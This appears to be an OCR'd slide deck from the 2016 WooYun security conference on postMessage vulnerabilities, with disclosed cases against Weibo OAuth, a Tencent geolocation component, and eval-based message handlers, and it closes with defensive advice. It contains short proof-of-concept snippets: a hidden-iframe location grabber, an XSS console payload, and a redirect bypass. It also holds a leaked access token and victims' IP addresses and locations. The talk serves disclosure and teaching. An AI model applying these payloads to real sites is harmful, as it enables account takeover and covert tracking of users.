2016乌云白帽大会・不插电

北京实时路况


北五环
北四环
北三环
北二环
西二环
东二环
西三环
东三环
西四环
东四环
长安街
地安门大街
鼓楼大街
西直门外大街
阜石路
阜成路
石景山路
复兴路
莲石东路
京
港
澳
高
速
丰台北路
菜户营路
南二环
南三环
南四环
南五环
京开高速
朝阳路
京通快速
京哈高速
京沪高速

对方不想说话并扔了个message

By 微博网友@呆子不开口

我

乌云白帽子
多家互联网公司多年安全工作经验

新浪、腾讯、google资深网友
t66y、tumblr网新注册用户

性格和蔼可亲
小时候长的还是蛮好看的

最近十多年一直在减肥

肤浅浮躁的乌云员工眼中的我

- 乌云著名段子手—— 呆子不开口

用技巧，并总结此技术在使用时需注意的一些安全事项。相信我，精彩的案例分析和技巧分享，配上乌云著名段子手的演说，一定让你一听停不下来。

先透这些，「白帽节」当日内容还会有连叹气都是一个绝妙段子的段子王中王 @呆子不开口 ，和专治 "不越狱你就牛逼了？" 的 @蒸米 等人间胸器各自带来的私藏议题。

稳重睿智的技术大牛眼中的我

他看穿了我

蒸米spark

回复@呆子不开口:2333 小伟哥再丑也是乌云吴彦祖～

蒸米spark

回复@呆子不开口:我长的没你帅 人家看你就够了 不用看ppt 我只能靠ppt混😂😂😂

为了保护女网友
今天只讲技术
今天没有段子

一些浏览器跨域传输方案

postMessage

Jsonp

Cors

document.domain+iframe

window.name

location.hash

cross-document-messaging

跨文档通信(Cross-document messaging)提供了网页上不同文档之间的通讯能力。以往需要在相同协议、域名、端口下的页面才能用脚本语言通讯，现在的window.postMessage方法则提供了一种安全可靠的方式来控制文档间的通信。

语法
otherWindow.postMessage(message, targetOrigin, [transfer]);

其中有四个参数：
otherWindow，发送目标的window对象引用，例如同一页面间的两个iframe交互，other window就可能是window.parent.frames[1]；
message，要发送的数据；
targetOrigin，发送数据的来源，一般是域名，如http://www.wooyun.com；
[transfer]，用于通道通讯（Channel Messaging），用于定义端口信息。

postMessage的几个场景

Window.open返回的窗口对象
Window.opener
a标签打开的窗口
form post打开的目标窗口

iframe的contentWindow
Window.frames[0]
Window.parent

otherWindow.postMessage
message从当前页发向了otherWindow

postMessage

发送消息的"postMessage"方法

向外界窗口发送消息：

```
1. otherWindow.postMessage(message, targetOrigin);
```

otherWindow：指目标窗口，也就是给哪个window发消息，是 window.frames 属性的成员或者由 window.open 方法创建的窗口

参数说明：

- *message*：是要发送的消息，类型为 String、Object (IE8、9 不支持)
- *targetOrigin*：是限定消息接收范围，不限制请使用 '*'

postMessage

接受信息的"message"事件

```
var onmessage = function (event) {
    var data = event.data;
    var origin = event.origin;
    //do someing
};
if (typeof window.addEventListener != 'undefined') {
    window.addEventListener('message', onmessage, false);
} else if (typeof window.attachEvent != 'undefined') {
    //for ie
    window.attachEvent('onmessage', onmessage);
}
```

回调函数第一个参数接收 Event 对象，有三个常用属性：

- *data*: 消息
- *origin*: 消息来源地址
- *source*: 源 DOMWindow 对象

普通网友的示例

```
var eleForm = document.querySelector("form");
eleForm.onsubmit = function() {
    var message = document.querySelector("input[type='text']").value;
    // 这里是关键，发送信息
    window.parent.frames[1].postMessage(message, '*');
    return false;
}
//接收端
var eleBox = document.querySelector("#message");
var messageHandle = function(e) {
    eleBox.innerHTML = '接受到的信息是: ' + e.data; };
if (window.addEventListener) {
    // 接受信息
    window.addEventListener("message", messageHandle, false);
} else if (window.attachEvent) {
    // 接受信息，兼顾IE8之流
    window.attachEvent('onmessage', messageHandle);
}
```

高级网友的示例

```
//弹出一个新窗口
var domain = 'http://scriptandstyle.com';
var myPopup = window.open(domain
              + '/windowPostMessageListener.html','myWindow');

//周期性的发送消息
setInterval(function(){
     var message = 'Hello! The time is: ' + (new Date().getTime());
     console.log('blog.local: sending message: ' + message);
          //send the message and target URI
     myPopup.postMessage(message,domain);
},6000);

//监听消息反馈
window.addEventListener('message',function(event) {
     if(event.origin !== 'http://scriptandstyle.com') return;
     console.log('received response: ',event.data);
},false);
```


postMessage的一些漏洞案例

postMessage时的漏洞

onmessage时的漏洞

校验不严谨被绕过

收到的信息未做安全处理



xss攻击
账号被盗
敏感信息泄露
获取用户地址位置
https劫持
跨站请求触发
等等……

QQ上你点啊点/H5拿你的授权/微博oauth有点弱/提权进了你微博

微博开放平台的JSSDK使用的一个接口

https://api.weibo.com/oauth2/authorize?client_id=3063806388 &transport=html5&scope=&response_type=token&display=js&referer=http://weibo.com

```
<script type="text/javascript">function trim(str) {if(typeof str !== 'string'){throw 'trim need a string as parameter';}var len = str.length;var s = 0;var reg = /(\u3000|\s|　|聽)/;while(s < len)
{if(!reg.test(str.charAt(s))){break;}s += 1;}while(len > s){if(!reg.test(str.charAt(len - 1))){break;}len -= 1;}return str.slice(s, len);}function jsonToQuery(JSON,isEncode) {var _fdata =
function(data,isEncode){data = data == null? '': data;data = trim(data.toString());if(isEncode){return encodeURIComponent(data);}else{return data;}};var _Qstring = [];if(typeof JSON == "object"){for(var
k in JSON){if(k === '$nullName'){_Qstring = _Qstring.concat(JSON[k]);continue;}if(JSON[k] instanceof Array){for(var i = 0, len = JSON[k].length; i < len; i++){_Qstring.push(k + "=" + _fdata(JSON[k]
[i],isEncode));}}else{if(typeof JSON[k] != 'function'){_Qstring.push(k + "=" +_fdata(JSON[k],isEncode));}}}}if(_Qstring.length){return _Qstring.join("&");}else{return "";}}try {if
(!window.opener.postMessage) {throw "postMessage Unsupported";}var message =
{"access_token":"2.00IxtkOBU6XA30a247514af0o3dCgB","remind_in":"3153599999","expires_in":3153599999,"uid":"1134179710"};message = jsonToQuery(message);message =
escape(message);window.opener.postMessage(message, '*');} catch (e) {throw "postMessage Error";}window.close();</script>
```

点我的链接我就进你的微博

漏洞概要

关注数(224) 关注此漏洞

缺陷编号： WooYun-2016-207504
漏洞标题： QQ上你点啊点/H5拿你的授权/微博oauth有点弱/提权进了你微博
相关厂商： 新浪微博
漏洞作者： 呆子不开口
提交时间： 2016-05-11 15:37
公开时间： 2016-06-25 17:30
漏洞类型： 设计缺陷/逻辑错误
危害等级： 高
自评Rank： 20
漏洞状态： 厂商已经确认
漏洞来源： http://www.wooyun.org，如有疑问或需要帮助请联系 help@wooyun.org
Tags标签： 敏感接口缺乏校验 逻辑错误 设计不当
分享漏洞： 分享到 2
62人收藏 收藏

http://www.wooyun.orgbugs/wooyun-2016-0207504

postMessage漏洞可以获得用户授权应用的**accesstoken**

找到一个合作方接口，高权限应用可以换取用户的**gsid**

用户登陆客户端会自动授权安卓客户端和**ios**客户端

在**iframe**中**open**目标页，无**popup blocker**，兼容手机客户端

某处功能泄露安卓和**ios**客户端两款应用的真实**appkey**

在**cookie**中设置**gsid**可以登陆用户的**m**版微博

qq中链接支持**app**伪协议，微博内置浏览器的协议参数可自定义打开的**url**

北京实时路况


北五环
北四环
北三环
北二环
西二环
东二环
西三环
东三环
西四环
东四环
长安街
地安门大街
鼓楼大街
西直门外大街
阜石路
阜成路
石景山路
复兴路
莲石东路
京
港
澳
高
速
丰台北路
菜户营路
南二环
南三环
南四环
南五环
京开高速
朝阳路
京通快速
京哈高速
京沪高速

手机qq上你点我的链接我就可能获得你的地理位置

|中国|广东省|广州市|天河区冼村广东省博物馆东南中和广场旁
|117.136.41.34|Mozilla/5.0 (Linux; Android 5.1.1; SM801 Build/LMY47V) AppleWebK
TBS/036215 Safari/537.36 V1_AND_SQ_6.3.3_358_YYB_D QQ/6.3.3.2755 NetType/4G Web

|中国|北京市|北京市|朝阳区北京奥林匹克公园内
|114.242.249.213|Mozilla/5.0 (Linux; Android 6.0; MI 5 Build/MRA58K; wv) AppleW
V1_AND_SQ_6.3.3_358_YYB_D QQ/6.3.3.2755 NetType/4G WebP/0.4.1 Pixel/1080|May 19

|中国|江苏省|泰州市|高港区永安洲镇聚宝圩
|106.111.12.49|Mozilla/5.0 (Linux; Android 4.4.4; Che1-CL10 Build/Che1-CL10) Ap
TBS/036215 Safari/537.36 V1_AND_SQ_6.2.0_320_YYB_D QQ/6.2.0.2655 NetType/WIFI W

|中国|河南省|郑州市|荥阳市郑上路/京城路(路口)北
|115.60.66.29|Mozilla/5.0 (iPhone; CPU iPhone OS 9_3_1 like Mac OS X) AppleWebK
Pixel/1080 Core/UIWebView NetType/WIFI Mem/71|May 19, 2016, 1:09 pm

|中国|北京市|北京市|朝阳区太阳宫南街(凯德MALL太阳宫店东南)
|60.206.230.56|Mozilla/5.0 (iPhone; CPU iPhone OS 9_3_1 like Mac OS X) AppleWeb
Pixel/750 Core/UIWebView NetType/WIFI Mem/117|May 19, 2016, 1:13 pm

|中国|广西壮族自治区|桂林市|雁山区桂林理工大学雁山校区西南600米
|117.136.97.33|Mozilla/5.0 (iPhone 6; CPU iPhone OS 9_3_1 like Mac OS X) AppleW
Safari/8536.25 MttCustomUA/2|May 19, 2016, 2:19 pm

|中国|广西壮族自治区|桂林市|雁山区桂林理工大学雁山校区西南600米
|117.136.97.33|Mozilla/5.0 (iPhone 6; CPU iPhone OS 9_3_1 like Mac OS X) AppleW
Safari/8536.25 MttCustomUA/2|May 19, 2016, 2:20 pm

|中国|河南省|郑州市|金水区文化路(新通桥附近)
|1.194.21.189|Mozilla/5.0 (Linux; Android 5.1.1; YQ601 Build/LMY47V) AppleWebKi
TBS/036222 Safari/537.36 V1_AND_SQ_6.3.3_358_YYB_D QQ/6.3.3.2755 NetType/WIFI W

腾讯地图的地理位置组件

地理位置组件
http://apis.map.qq.com/tools/geolocation?key=OB4BZ-D4W3U-B7VVO-4PJWW-6TKDJ-WPB77&referer=myapp

poc

```
<script>
    var iframebduss =document.createElement('iframe');
    iframebduss.style="display: none;";
    iframebduss.width='0';
    iframebduss.height='0';
    iframebduss.src = "http://apis.map.qq.com/tools/geolocation?key=7KNBZ-CI6WP-WSVDM-VXDY5-MVG5
    document.body.appendChild(iframebduss);

    listener=function(e){
        if(e.data){
            var addr = e.data.addr;
            alert('你家是不是在这呀: '+addr);
        }
    }

    if(window.addEventListener)
        addEventListener("message", listener, false);
    else
        attachEvent("onmessage", listener);
</script>
```

地图组件在腾讯大多app的内置浏览器中有较高权限

一次不彻底的修复

官方第一次修复的结果是，非*.qq.com的页面使用此组件会弹出提示框让用户授权

利用url跳转漏洞就可以绕过

iframebduss.src = "http://xxxxxx.qq.com/xxxxxxxxxx?url=http%3A%2F%XXXXXXXXXXXXXXXXXindex.php%3Fcontroller%3Dclick%26action%3Dclick%26recorddate%3D1%26mark%3D2014zms_pc_1%26url%3Dhttp%253A%252F%252Fmap.qq.com%252Fm%252Fcomponents%252Fgeolocation%253Fkey%253DVFUBZ-JIR3D-Z2M4H-PPAGG-G5KVQ-S3F2S%252526referer%253DlocationPicker";

TSRC对url跳转漏洞的说明

4）越权访问。包括但不限于绕过客户端主动防御，腾讯 URL 跳转漏洞、绕过腾讯恶意网址检测机制的第三方 URL 跳转(注：跳转到正常网站的不属于跳转漏洞，跳转测试 poc：http://www.qq.com_521_qq_diao_yu_wangzhan_789.com，如能跳转到该站点，且无任何提示，则存在漏洞，否则漏洞并不存在)

我理解的url跳转漏洞：

1、利用了被跳url的信任关系
2、可能会从被跳url获取敏感信息

某网站“名副其实”的xss

某网站的代码如下

```
  }, e = function(c) {
    var d = utils.str2json(c.data) || {};
    if(d.cid && d.cid == "_EVENT_") {
      cEvt.define(b, d.call);
      cEvt.fire(b, d.call, d.rs)
    } else if(d.cid && d.cid in a) try {
      var e = d.call == "callback" ? a[d.cid] : a[d.cid][d.call];
      e(d.rs);
      delete a[d.cid]
    } catch(f) {}
  };
window.postMessage ? window.addEventListener ? window.addEventListener("message", e, !1) : window.attachEvent("onmessage", e) :
```

```
}(),
str2json: function(str) {
  try {
    return eval("(" + str + ")")
  } catch(e) {
    return null
  }
},
```

大洞朝天，法力无边


m 上的嵌入式页面显示：
页再显示对话框。
确定
Elements
Console
Sources
Network
Timeline
Profiles
Resources
Security
Audits
Cookies
EditThisCookie
Frames
Web SQL
IndexedDB
Console
JSON Formatter
Preserve log
> window.frames[0].postMessage('1) && alert(document.domain) && (1', '*')
< undefined
>

xss=非本站脚本执行
postMessage+js=Cross-site scripting

允许从http向https发message……劫持https登录页？


https://mail.qq.com/ qq邮箱登录页的一段js


```
if (typeof window.postMessage !== 'undefined') {
window.onmessage = function(event) {
var msg = event || window.event; var data;
if (typeof JSON !== 'undefined') data = JSON.parse(msg.data);
else
data = str2JSON(msg.data);

switch (data.action) {
case 'close':
ptlogin2_onClose();
break;
case 'resize':
ptlogin2_onResize(data.width, data.height);
break;
default: break;
}
}
}
function str2JSON(str) {
eval('var __pt_json='+str);
return __pt_json;
}
```


哇塞，跟前面那个**xss**很像
我可以劫持**https**的登陆页了
最后却发现，裤子都脱了
却什么都干不了


永远都运行不到的“漏洞”


JSON parsing - OTHER
Global
94.86%
Method of converting JavaScript objects to JSON strings and JSON back to objects using JSON.stringify() and JSON.parse()
Current aligned
Usage relative
Show all
IE
Edge
Firefox
Chrome
Safari
Opera
iOS Safari
Opera Mini
Android Browser
Chrome for Android
8
11
13
14
46
47
48
49
50
29
45
49
50
51
52
53
54
9.1
10
TP
38
39
40
9.2
9.3
4.3
4.4
4.4.4
50


Cross-document messaging - LS
Global
87.83% + 7.09% = 94.92%
Method of sending information from a page on one domain to a page on a different one (using postMessage)
Current aligned
Usage relative
Show all
IE
Edge
Firefox
Chrome
Safari
Opera
iOS Safari
Opera Mini
Android Browser
Chrome for Android
8
11
13
14
46
47
48
49
50
29
45
49
50
51
52
53
54
9.1
10
TP
9.2
9.3
4.3
4.4
4.4.4
50
Safari 9.1
Supported
Browser usage
Global: 1.54%
40

https页面加载http的js时浏览器会阻止





我爸妈花那么多钱给我买证书，不是让我跟你们屌丝玩的

校验了event.origin？

http://api.sina.com.cn/script/javascript/postmsg.html

```
<script>
var RE = /^http:\/\/(.*)+\.sina\.com\.cn$/,
    parse = QueryString.parse,
    stringify = QueryString.stringify;

var receiver = function(e) {
    // TODO: error msg
    if (!RE.test(e.origin)) {
        return;
    }
    var data = parse(e.data), url = data && data._url, str = '',
        _source = e.source, _origin = e.origin;
    if (!url) {
        return;
    }
    delete data._url;
    str = stringify(data);
    _xhrPost(url, str, {
        onsuccess: function(d, xhr) {
            _source.postMessage(d, _origin);
        },
        onfailure: function(xhr) {
            _source.postMessage('failure', _origin);
        }
    });
};
if (window.addEventListener) {
    window.addEventListener('message', receiver, false);
} else if (window.attachEvent) {
    window.attachEvent('onmessage', receiver);
} else {
    window.onmessage = receiver;
}
</script>
```

任意sina.com.cn域的xss都可以向api.sina.com.cn域发起ajax请求

任意sina.com.cn域的xss都可以强制对方发微博、关注……

任意sina.com.cn域的xss都可以进入对方的微博账号

不细讲……

一些小技巧

空referer或Js型的url跳转漏洞可能绕过白名单referer限制

window.open到iframe里的时候，浏览器popup blocker不会提示

Origin校验可能会不严谨：indexOf(“www.wooyun.org”)!=-1
RegExp(“^http://www.wooyun.org$”)

postMessage的安全注意事项

遇到对的那个人，才把东西给他
给你东西的，是不是对的人
擦亮眼睛，不要认错人
不要相信任何人给的东西，使用的时候要注意安全
你是骄傲的公主，不要低头，皇冠会掉

不要post给*
校验origin
校验手段要严谨
message使用时要注意安全处理
https的站不建议使用onmessage

一些思考

开放平台容易出相关漏洞，因为要和第三方交互

postMessage的漏洞场景相当于**jsonp劫持+xss+csrf**

Chanel message、worker等**h5**技术可能也会带来新的漏洞场景

.....

Q&A

这个人只是长的比较英俊，不要问他太多高深的东西

有问题微博私信@呆子不开口

北京实时路况


G7
京
G6
京承
G45
机场
藏高
健翔桥
高速
高速
机场二高速
五环
四环
三环
二环
速
马甸桥
西直门桥
京通快
速
复兴门桥
四惠桥
莲石路
菜户营桥
京哈高
速
六里桥
京
港
京
G1
分钟寺桥
沪
G4
京
京
澳
高速
马家楼桥
开
高
速
福
路
高速
G2
G45
G104

THANKS

乌云 WooYun

乌云白帽大会 · 2016
不插电